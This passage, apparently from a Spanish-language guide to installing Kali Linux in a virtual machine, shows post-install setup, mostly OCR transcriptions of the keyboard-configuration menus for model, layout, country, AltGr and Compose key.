
Después de introducir las credenciales indicadas anteriormente se mostrará el escritorio de *Kali* indicándonos que el sistema ya está listo para ser utilizado.





Como tareas adicionales, después de crear la máquina virtual, se procede con la realización de algunos ajustes adicionales tales como la distribución del teclado, el cambio del idioma y la actualización del sistema.






kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
Please select the model of the keyboard of this machine.
Keyboard model:
Dexxa Wireless Desktop
Diamond 9801/9802
DTK2000
eMachines m6800 laptop
Ennyah DKB-1008
Everex STEPnote
FL90
Fujitsu-Siemens Amilo laptop
Generic 101-key PC
Generic 102-key PC
Generic 104-key PC
Generic 104-key PC with L-shaped Enter key
Generic 105-key PC
<Ok>
<Cancel>



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
Please select the layout matching the keyboard for this machine.
Keyboard layout:
English (US) - English (Norman)
English (US) - English (programmer Dvorak)
English (US) - English (the divide/multiply toggle ...
English (US) - English (US, alt. intl.)
English (US) - English (US, euro on 5)
English (US) - English (US, intl., with dead keys)
English (US) - English (US, Symbolic)
English (US) - English (Workman)
English (US) - English (Workman, intl., with dead keys)
English (US) - Hawaiian
English (US) - Russian (US, phonetic)
English (US) - Serbo-Croatian (US)
Other
<Ok>
<Cancel>



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
The layout of keyboards varies per country, with some countries
having multiple common layouts. Please select the country of origin
for the keyboard of this computer.
Country of origin for the keyboard:
Sinhala (phonetic)
Slovak
Slovenian
Spanish
Spanish (Latin American)
Swahili (Kenya)
Swahili (Tanzania)
Swedish
Taiwanese
Tajik
Thai
<Ok>
<Cancel>



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
Please select the layout matching the keyboard for this machine.
Keyboard layout:
Spanish
Spanish - Asturian (Spain, with bottom-dot H and L)
Spanish - Catalan (Spain, with middle-dot L)
Spanish - Spanish (dead tilde)
Spanish - Spanish (Dvorak)
Spanish - Spanish (Macintosh)
Spanish - Spanish (no dead keys)
Spanish - Spanish (Windows)
Other
<Ok>
<Cancel>



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
With some keyboard layouts, AltGr is a modifier key used to input some characters, primarily ones that are unusual for the language of the keyboard layout, such as foreign currency symbols and accented letters. These are often printed as an extra symbol on keys.
Key to function as AltGr:
The default for the keyboard layout
No AltGr key
Right Alt (AltGr)
Right Control
Right Logo key
Menu key
Left Alt
Left Logo key
Keypad Enter key
Both Logo keys
Both Alt keys
<Ok>
<Cancel>



kali@kali: ~
File Actions Edit View Help
Package configuration
Configuring keyboard-configuration
The Compose key (known also as Multi_key) causes the computer to interpret the next few keystrokes as a combination in order to produce a character not found on the keyboard.
On the text console the Compose key does not work in Unicode mode. If not in Unicode mode, regardless of what you choose here, you can always also use the Control+period combination as a Compose key.
Compose key:
No compose key
Right Alt (AltGr)
Right Control
Right Logo key
Menu key
Left Logo key
Caps Lock
<Ok>
<Cancel>

